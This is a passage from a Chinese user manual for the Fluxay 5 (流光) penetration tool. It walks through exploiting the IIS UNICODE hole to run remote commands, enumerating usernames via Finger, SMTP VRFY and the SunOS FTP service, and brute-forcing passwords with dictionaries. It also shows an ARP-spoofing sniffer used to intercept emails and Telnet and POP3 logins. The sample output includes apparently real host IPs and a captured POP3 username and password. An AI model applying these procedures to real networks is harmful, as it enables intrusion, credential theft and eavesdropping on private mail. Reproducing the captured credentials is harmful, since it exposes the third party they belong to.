
设定扫描的范围，并且将 Scan For 一项设定为需要识别的服务类型，这里我们设定为“NT/98”，点 [OK] 开始扫描。

在 Base Scanning 中，在对特定的主机进行识别的过程中，还加入了其他一些综合的技巧，以期能够扫描出一些常见的漏洞和密码。这些漏洞和密码会被显示在流光的界面中。

Host	OS Version	Type
 211.161.36.246	Win2000	FrontPage Extended
 211.161.36.50	Win2000	Remote Execute-E

在这个例子中，我们扫描到一台主机有 UNICODE 二次解码的漏洞。鉴于流光是一个高度集成的渗透的工具，所以我们尽可能对一些攻击方法进行了封装，使得其易于使用。


单击该主机，从出现的菜单中选择 [Connect]。



选项说明

Allow IIS Detect CMD：允许 IIS 检测到 CMD 的存在，在某些情形下如果 IIS 检测到 CMD 的存在，将会过滤执行的命令。这一选项可以根据需要灵活设置。

点击 [OK]，连接。可以在流光提供的界面中，对远程系统执行命令。



在上面的例子中我们执行了一个 Ver 命令。

功能说明

Local File <File Name>：从本地指定的文件中读取命令序列依次执行。

Local Cls：清屏

Local Open：使用浏览器，打开此站点的 WEB 首页。


Exit：退出

上键：重复上一条命令

下键：重复下一条命令


在这个界面中，我们执行命令的权限通常很低，但是通过这个权限的 SHELL 就可以获得超级用户的权限。这已经超出了使用说明讨论的范畴，所以相关的资料可以查阅有关的文档。

回到主题，扫描结束之后，可以看到所有被扫描出来的 NT/98 主机已经被列入了树型列表中。



根据 4.3 节中的说明，可以对所有主机进行密码猜测。由于流光 5 采用了 SMB 的 Base Negotiate 的破解方法，对 NT/2000 主机的破解速度极快，如果简单模式没有猜测出来，可以换一个比较大的字典进行破解，不会花费太多的时间。

例如：将字典设置为 Password.dic。



流光 5 中 IPC 扫描出来的密码是没有区分各种大小写组合的，所以如果在使用破解出来的密码时，在某些情况下需要尝试大小写的变换。

5.3.1.2 获得用户名

NT/2000 可以通过 Null Session 获得用户列表，但是其他的系统就没

有提供这个功能。

通常对某些 UNIX 系统，我们可以根据其他的服来猜测用户名，这些服务包括：

Finger


SMTP (VRFY/RCPT)

Sun FTPD 等


5.3.1.2.1 Finger

通过某些版本的 UNIX (SUNOS 和 SCO) 的 Finger 服务可以得到部分用户列表，这些 UNIX 的版本通常可以通过漏洞扫描时得到。

将这些主机加入树型列表中（例如加入 FTP 中，FTP 的帐号通常就是系统的帐号）。



从右键菜单中选择[Scan]->Sun solaris Emernurate.....，就可以得到部分用户列表。




可以看到,通过 Finger 获得了 5 个用户名,但是前面 4 个都是没有 SHELL 的,所以对它们作暴力破解是没有意义的,只有第 5 个用户才是真正具有 SHELL 的用户。有了用户名之后,就可以有针对性地对此用户进行暴力破解。

5.3.1.2.2 SMTP

SMTP 服务本身并不能获得用户列表,但是可以通过他知道某一个用户是否存在,这些可以通过 SMTP 服务的 VRFY 和 RCPT 命令来实现。

通常的做法是为一个 SMTP 指定一个用户字典,让其从这个字典中筛选出存在的用户。

将主机加入树型列表中 SMTP 一项, 加入一个用户字典。




从右键菜单中选择[Scan]->Verify User Via SMTP。

流光会从指定的字典中过滤出存在的用户名。




获得了用户名后，将此主机加入树型列表中其他类型（FTP 等可以猜测密码的服务），从右键菜单中选择[Import]->Import From SMTP，就可以把这个用户名导入相对应的用户列表中。




5.3.1.2.3 SUN OS FTPD

SunOS 某些版本（2.5-2.8?）的 FTP 和 SMTP 一样也可以提供验证用户名的作用。

将这种类型的主机加入树型列表 FTP 中，加入一个用户字典，从右键菜单中选择 [Scan] ->Sun Solaris FTP Verify User。



流光会从指定的字典中过滤出存在的用户名。




获得了 4 个用户名，但是 sys 和 adm 是没有 SHELL，所以在下一步做破解的时候不要选择这两个用户。

5.3.2 选项

5.3.2.1 系统设置

在暴力破解中，需要根据网络的速度调整线程的数目，以保证破解的可靠性。通常情况下，如果在破解的过程中出现大量的 Thread XXX NO Response(线程没有响应)，说明需要将线程的数目降低。

[Option]->System Options




如果选中 Auto Adjust Threads，那么在破解的过程中，会根据网络的情况自动调整线程的数目。

5.3.2.2字典设置

在暴力破解中，如果已经知道了用户名，那么在很多情况下密码就是用户名本身加上数字构成。

采用简单模式，并且在密码后面加上特定的字母后缀是成功率比较高的字典组合。

[Option]->Single Mode Option



选项说明

Add Suffix to Username：在用户名称后加后缀

Double Username：双写用户名称，如:john->johnjohn

Reverse Username：将用户名称反转，如 john->nhoj



Suffix File：后缀文件名
Use Single.INI：使用简单模式字典文件 Single.INI，如果不使用，那么简单模式中字典就仅仅以用户名作为密码。

5.3.3 字典和方案

在暴力破解中，用户名字典和密码字典既可以使用字典文件，也可以使用方案文件。

字典文件就是一个一个单词组成的文件，每个单词用回车换行间隔。

方案文件就是指定组合方式的文件，每一行的内容指定了单词中相应位置构成，例如

0123456789

0123456789

0123456789

上面的这个方案文件就构成了所有 3 位数字的所有组合(000-999)。

在流光中，方案文件的后缀名称为*.sch，在指定方案文件的时候，采用指定字典文件一样的方式。

5.4 网络嗅探

5.4.1 说明

流光 5 中网络嗅探是一个基于 ARP 欺骗的报文捕捉工具，安装嗅探引擎的主机分别向目标主机和网关发送 ARP 欺骗的报文，使得这些主机的数据通过安装了嗅探引擎的主机进行转发。从这一点来说，相当于是一个中间人攻击。

由于某些网络流量会非常大，所以通过这样的嗅探方式，有可能会出丢包率增高的现象。所以在设置嗅探范围的时候，不要设置过大的范围。同时考虑到流光和嗅探引擎主机之间的连接速度，为了减少数据的流量，最好指定关键字过滤，要知道拨号连接是不可能承担 100M 网络环境流量的。

有关于 ARP 欺骗的原理，可以查阅有关的文章。

目前在 Linux 平台下面已经有了基于 ARP 欺骗的 Sniffer，但是大多数都是一对一的欺骗，而且不具备远程安装、嗅探的特点。流光 5 中 ARP Sniffer 是第一个基于 Win32 平台的、远程安装和控制的交换环境嗅探软件，在开发的过程中，在大量的网络环境中进行了测试，证明了其可靠性和实用性。

这是一个非常有用，同时也是一个非常危险的工具，因为在一个局域网内，只要有一台主机被安装了嗅探引擎，那么整个网络的数据都可以被监听，包括一些敏感的数据（例如没有加密的用户名和密码等）。

流光作为一个高度集成的渗透工具，ARP Sniffer 为渗透测试提供另一种强大的支持。


5.4.2 设置指南

考虑这样一个网络环境，IP 地址从 192.168.0.1-192.168.0.255，网关为 192.168.0.1，所有的服务器都放在 DMZ（192.168.2.1-255 网段）。

在 192.168.0.16 上面安装了嗅探引擎。

以下面几个例子来说明 ARP Sniffer 的用法。

[Tools]->Remote Sniffer->Remote ARP Sniffer，或者按 ALT+S。




填入安装了嗅探引擎的主机 IP：192.168.0.16，端口默认为 1122，不用更改。

连接成功以后，根据不同的需要进行设置。

5.4.2.1 收集所有邮件信息

进入设置部分



嗅探的范围选择 192.168.0.1-192.168.0.255，因为邮件服务器是放在 DMZ 区，所以局域网内所有的 POP3 和 SMTP 数据进出都必须通过网关，网关选为 192.168.0.1。这样设置以后，嗅探引擎就在局域网和网关之间充当了中间人的角色，所有的数据都会通过嗅探引擎安装的主机进行转发。


由于本次嗅探只关心有关于邮件的信息，所以协议只选择 SMTP 和 POP3 即可。

设置完成后开始嗅探，可以看到很快就捕捉到了数据包。

3324	SMTP	354 请继续 - go ahead
25	SMTP	Message-ID: <3E40C61B.8050709@vip.sina.com>Date: Wed, 05 Feb 20
3324	SMTP	Y"u0麦
25	SMTP	.
3324	SMTP	250 ok 1044432211 qp 87710
3324	SMTP	?碟8
3324	SMTP	灿惘


选择三个连续的 SMTP 数据包（因为是同一个 MAIL），按右键，从出现的菜单中选择[Save Packet As]，将选择的保存为 test.eml。

用 Outlook Express 就可以打开这封我们截获到的 MAIL，如图：



5.4.2.2 收集所有邮件密码

进入设置部分



由于只想得到用户名和密码，所以在设置的时候，除了和上文一致外，我们加入了“USER;PASS”两个关键字进行过滤，这样嗅探引擎只会把含有 User 或者 Pass 的数据发给流光的界面。具体关键字的过滤根据协议不同而不同，不能全部套用，例如 Telnet 登陆的关键字就是“Login 和 Password”。

开始嗅探，不久就可以得到结果。


110	POP3	?
110	POP3	USER solomon3218
110	POP3	PASS song3218

5.4.2.3 监听局域网内某一台主机的所有通讯

前面的两个例子说的都是嗅探局域网内的主机和外部之间的数据交换，如果需要嗅探局域网内某一台主机和其他主机之间的数据交换，那么设置会有所不同。

例如 192.168.0.10 是一台 SunOS，由于这台 SunOS 是在局域网内，所以能够登陆它的主机只能位于局域网内（一般情况下）。按照前面的设置方法，是无法听到这台主机和内网之间的通讯的。在这样的情况下，我们只需要把网关

改为 192.168.0.10 就可以达到这个目的了（相当于嗅探引擎在局域网和这台主机之间充当了中间人的角色）。



由于 Telnet 是明文传输的，所以选择 Telnet 通常可以获得登陆的帐号。

2798	TELNET	SunOS 5.8
2798	TELNET	? ?login:
23	TELNET	?
2798	TELNET	UUUUUU
23	TELNET	?
2798	TELNET	?UUU
23	TELNET	m
2798	TELNET	mUUUUU
23	TELNET	a
2798	TELNET	aUUUUU
23	TELNET	i
